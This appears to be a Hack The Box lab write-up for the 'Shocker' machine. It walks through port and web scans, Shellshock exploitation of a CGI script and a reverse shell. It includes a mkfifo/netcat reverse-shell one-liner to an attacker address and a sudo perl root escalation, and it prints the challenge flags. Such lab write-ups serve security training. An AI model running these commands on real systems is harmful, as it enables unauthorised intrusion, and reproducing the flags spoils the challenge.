

Htb name: shocker

Nmap tcp scan, verbose all ports

Open tcp ports: 80, 2222

```
#nmap -v -p- shocker
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-20 16:39 +08
Initiating Ping Scan at 16:39
Scanning shocker (10.129.81.154) [4 ports]
Completed Ping Scan at 16:39, 0.23s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:39
Scanning shocker (10.129.81.154) [65535 ports]
Discovered open port 80/tcp on 10.129.81.154
SYN Stealth Scan Timing: About 25.47% done; ETC: 16:41 (0:01:31 remaining)
Discovered open port 2222/tcp on 10.129.81.154
SYN Stealth Scan Timing: About 50.63% done; ETC: 16:41 (0:01:11 remaining)
Completed SYN Stealth Scan at 16:41, 168.96s elapsed (65535 total ports)
Nmap scan report for shocker (10.129.81.154)
Host is up (0.17s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 169.37 seconds
Raw packets sent: 65863 (2.898MB) | Rcvd: 65991 (2.643MB)
```

Default script scan and version

Port 80 is a web server while port 2222 is a SSH server

```
[root@parrot]-[/home/user]
#nmap -sC -sV -p80,2222 shocker
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-20 16:43 +08
Nmap scan report for shocker (10.129.81.154)
Host is up (0.17s latency).


PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp  open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.72 seconds
```

Udp scan, open udp port 68 (dhcp)


```
[X]-[user@parrot]-[/tmp/legacy]
$ sudo nmap -v -sU shocker
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-20 16:41 +08
Initiating Ping Scan at 16:41
Scanning shocker (10.129.81.154) [4 ports]
Completed Ping Scan at 16:41, 0.21s elapsed (1 total hosts)
Initiating UDP Scan at 16:41
Scanning shocker (10.129.81.154) [1000 ports]
Increasing send delay for 10.129.81.154 from 0 to 50 due to max_successful_ryno increase to 4
Increasing send delay for 10.129.81.154 from 50 to 100 due to max_successful_ryno increase to 5
Increasing send delay for 10.129.81.154 from 100 to 200 due to max_successful_ryno increase to 6
Increasing send delay for 10.129.81.154 from 200 to 400 due to max_successful_ryno increase to 7
Increasing send delay for 10.129.81.154 from 400 to 800 due to 11 out of 12 dropped probes since last increase.
UDP Scan Timing: About 4.20% done; ETC: 16:53 (0:11:47 remaining)
UDP Scan Timing: About 7.07% done; ETC: 16:53 (0:13:22 remaining)
UDP Scan Timing: About 24.58% done; ETC: 16:58 (0:12:38 remaining)
UDP Scan Timing: About 30.56% done; ETC: 16:58 (0:11:45 remaining)
UDP Scan Timing: About 36.21% done; ETC: 16:58 (0:10:52 remaining)
UDP Scan Timing: About 41.91% done; ETC: 16:58 (0:10:00 remaining)
UDP Scan Timing: About 47.06% done; ETC: 16:58 (0:09:08 remaining)
UDP Scan Timing: About 52.41% done; ETC: 16:58 (0:08:14 remaining)
UDP Scan Timing: About 57.68% done; ETC: 16:58 (0:07:21 remaining)
UDP Scan Timing: About 62.82% done; ETC: 16:58 (0:06:28 remaining)
UDP Scan Timing: About 67.97% done; ETC: 16:58 (0:05:34 remaining)
UDP Scan Timing: About 73.32% done; ETC: 16:59 (0:04:39 remaining)
UDP Scan Timing: About 78.37% done; ETC: 16:59 (0:03:46 remaining)
UDP Scan Timing: About 83.52% done; ETC: 16:59 (0:02:52 remaining)
UDP Scan Timing: About 88.88% done; ETC: 16:59 (0:01:57 remaining)
UDP Scan Timing: About 94.02% done; ETC: 16:59 (0:01:03 remaining)
Completed UDP Scan at 16:59, 1086.89s elapsed (1000 total ports)
Nmap scan report for shocker (10.129.81.154)
Host is up (0.17s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
68/udp    open|filtered dhcpc
```

Main webpage



Raft large files, no go

```
[user@parrot]-[/SecLists/Discovery/Web-Content]
$ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-large-files.txt -u http://shocker/FUZZ -fc 403
```




v1.3.1 Kali Exclusive <3

```
:: Method      : GET
:: URL         : http://shocker/FUZZ
:: Wordlist    : FUZZ: /SecLists/Discovery/Web-Content/raft-large-files.txt
:: Follow redirects : true
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
:: Filter      : Response status: 403
```

```
index.html      [Status: 200, Size: 137, Words: 9, Lines: 10]
.               [Status: 200, Size: 137, Words: 9, Lines: 10]
:: Progress: [37042/37042] :: Job [1/1] :: 240 req/sec :: Duration: [0:02:35] :: Errors: 1 ::
```

Raft large directories, no go

```
[user@parrot]-[/SecLists/Discovery/Web-Content]
$ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-large-directories.txt -u http://shocker/FUZZ -fc 403
```



v1.3.1 Kali Exclusive <3

```
:: Method      : GET
:: URL         : http://shocker/FUZZ
:: Wordlist    : FUZZ: /SecLists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : true
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
:: Filter      : Response status: 403
```

```
[Status: 200, Size: 137, Words: 9, Lines: 10]
[Status: 200, Size: 137, Words: 9, Lines: 10]
:: Progress: [62283/62283] :: Job [1/1] :: 240 req/sec :: Duration: [0:04:21] :: Errors: 3 ::
[user@parrot]-[/SecLists/Discovery/Web-Content]
$
```

Dirb scan, nothing special

```
└─$ dirb http://shocker
```

```
-----  
DIRB v2.22
```

```
By The Dark Raver  
-----
```

```
START_TIME: Fri Aug 20 16:48:29 2021
```

```
URL_BASE: http://shocker/
```

```
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
-----
```

```
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://shocker/ ----
```

```
+ http://shocker/cgi-bin/ (CODE:403|SIZE:290)
```

```
+ http://shocker/index.html (CODE:200|SIZE:137)
```

```
+ http://shocker/server-status (CODE:403|SIZE:295)  
-----
```


```
END_TIME: Fri Aug 20 17:01:25 2021
```

```
DOWNLOADED: 4612 - FOUND: 3
```

```
└─[user@parrot]-[/SecLists/Discovery/Web-Content]
```

```
└─$ █
```

Confirming /cgi-bin/ is forbidden



Forbidden

You don't have permission to access /cgi-bin/ on this server.

Apache/2.4.18 (Ubuntu) Server at shocker Port 80

```
[root@parrot:~]/home/user/
#nikto -h shocker
- Nikto v2.1.6
-----
+ Target IP: 10.129.81.154
+ Target Hostname: shocker
+ Target Port: 80
+ Start Time: 2021-08-20 16:44:28 (GMT8)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 89, size: 559ccac257884, mtime: gzip
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8491 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2021-08-20 17:08:57 (GMT8) (1469 seconds)
-----
+ 1 host(s) tested
```

Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner	php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation	linux/local/46676.php
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak	linux/webapps/42745.py
Apache CVE < 2.5.10/2.6.7/2.7.4 - Denial of Service	multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal	linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Traversal	multiple/crme/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal	unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)	multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)	windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)	isp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)	linux/dos/36906.txt
Webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution	linux/remote/34.pl

```
[user@parrot][-]
└─$searchsploit openssl 7.2
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH 7.2 - Denial of Service	linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection	multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration	linux/remote/40136.py
OpenSSH < 7.4 - 'UserPrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration	linux/remote/40113.txt

```
[user@parrot]-[/tmp/shocker]
$ffuf -c -w /SecLists/Discovery/Web-Content/raft-large-directories.txt -u http://shocker/cgi-bin/FUZZ.sh

  /\_/\  /\_/\  /\_/\
 /\_/\  /\_/\  /\_/\  /\_/\  /\_/\  /\_/\  /\_/\
 /\_/\  /\_/\  /\_/\  /\_/\  /\_/\  /\_/\  /\_/\
 /\_/\  /\_/\  /\_/\  /\_/\  /\_/\  /\_/\  /\_/\
 /\_/\  /\_/\  /\_/\  /\_/\  /\_/\  /\_/\  /\_/\

v1.3.1 Kali Exclusive <3

:: Method      : GET
:: URL         : http://shocker/cgi-bin/FUZZ.sh
:: Wordlist     : FUZZ: /SecLists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405

user [Status: 200, Size: 119, Words: 19, Lines: 8]
:: Progress: [62283/62283] :: Job [1/1] :: 240 req/sec :: Duration: [0:04:22] :: Errors: 3 ::
[user@parrot]-[/tmp/shocker]
$
```

```
*commands.txt x user.sh x
1 Content-Type: text/plain
2
3 Just an uptime test script
4
5 05:39:58 up 1:04, 0 users, load average: 0.00, 0.03, 0.05
6
7
```

Shellshock test successful

```
msf6 auxiliary(scanner/http/apache_mod_cgi_bash_env) > run
[+] uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/apache_mod_cgi_bash_env) > █
```

Get exploit script from <https://www.exploit-db.com/exploits/34900>

Then execute it the following way

```
[X]-[user@parrot]-[/tmp/shocker]
$ sudo python2 exploit.py payload=reverse rhost=10.129.81.154 rport=80 lhost=10.10.14.12 lport=443 p
ages=/cgi-bin/user.sh
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/user.sh
[!] Successfully exploited
[!] Incoming connection from 10.129.81.154
10.129.81.154> ls -lah
total 12K
drwxr-xr-x 2 root root 4.0K Sep 22 2017 .
drwxr-xr-x 55 root root 4.0K Sep 22 2017 ..
-rwxr-xr-x 1 root root 113 Sep 22 2017 user.sh
10.129.81.154> █
```

User flag: 91d097219466e00856c9cc43f530bd3d

```
10.129.81.154> ls -lah
total 36K
drwxr-xr-x 4 shelly shelly 4.0K Sep 22 2017 .
drwxr-xr-x 3 root root 4.0K Sep 22 2017 ..
-rw----- 1 root root 0 Sep 25 2017 .bash_history
-rw-r--r-- 1 shelly shelly 220 Sep 22 2017 .bash_logout
-rw-r--r-- 1 shelly shelly 3.7K Sep 22 2017 .bashrc
drwx----- 2 shelly shelly 4.0K Sep 22 2017 .cache
drwxrwxr-x 2 shelly shelly 4.0K Sep 22 2017 .nano
-rw-r--r-- 1 shelly shelly 655 Sep 22 2017 .profile
-rw-r--r-- 1 root root 66 Sep 22 2017 .selected_editor
-rw-r--r-- 1 shelly shelly 0 Sep 22 2017 .sudo_as_admin_successful
-r--r--r-- 1 root root 33 Aug 20 04:36 user.txt

10.129.81.154> cat user.txt
91d097219466e00856c9cc43f530bd3d

10.129.81.154> █
```

Transition to usable shell

```
10.129.81.154> rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.12 4444 >/tmp/f
/bin/bash: line 31: php5: command not found
```

```
shelly@Shocker:/var/www/html$ lsf
total 48K
drwxr-xr-x 2 root root 4.0K Sep 22 2017 ./
drwxr-xr-x 3 root root 4.0K Sep 22 2017 ../
-rw-r--r-- 1 root root 36K Sep 25 2014 bug.jpg
-rw-r--r-- 1 root root 137 Sep 22 2017 index.html
shelly@Shocker:/var/www/html$ █
```

Able to run perl as root

```
shelly@Shocker:~$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:~$ █
```

Privilege escalation

```
shelly@Shocker:~$ sudo perl -e 'exec "/bin/sh";'
# id
id: not found
# ls -lah
total 40K
drwxr-xr-x 5 shelly shelly 4.0K Aug 20 05:50 .
drwxr-xr-x 3 root root 4.0K Sep 22 2017 ..
-rw----- 1 root root 0 Sep 25 2017 .bash_history
-rw-r--r-- 1 shelly shelly 220 Sep 22 2017 .bash_logout
-rw-r--r-- 1 shelly shelly 3.7K Sep 22 2017 .bashrc
drwx----- 2 shelly shelly 4.0K Sep 22 2017 .cache
drwxrwxr-x 2 shelly shelly 4.0K Sep 22 2017 .nano
-rw-r--r-- 1 shelly shelly 655 Sep 22 2017 .profile
-rw-r--r-- 1 root root 66 Sep 22 2017 .selected_editor
drwx----- 2 shelly shelly 4.0K Aug 20 05:50 .ssh
-rw-r--r-- 1 shelly shelly 0 Sep 22 2017 .sudo_as_admin_successful
-r--r--r-- 1 root root 33 Aug 20 04:36 user.txt
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# █
```


Root flag: 3adbff53c4bc77cbead3c2a2d5b0c33d

```
# ls -lah
```

```
total 32K
```

```
drwx-----  4 root root 4.0K Sep 22  2017 .  
drwxr-xr-x 23 root root 4.0K Sep 22  2017 ..  
-rw-----  1 root root   0 Sep 25  2017 .bash_history  
-rw-r--r--  1 root root 3.1K Oct 22  2015 .bashrc  
drwx-----  2 root root 4.0K Sep 22  2017 .cache  
drwxr-xr-x  2 root root 4.0K Sep 22  2017 .nano  
-rw-r--r--  1 root root  148 Aug 17  2015 .profile  
-r-----  1 root root   33 Aug 20 04:36 root.txt  
-rw-r--r--  1 root root  170 Sep 22  2017 .wget-hsts
```

```
# cat root.txt
```

```
3adbff53c4bc77cbead3c2a2d5b0c33d
```

```
# █
```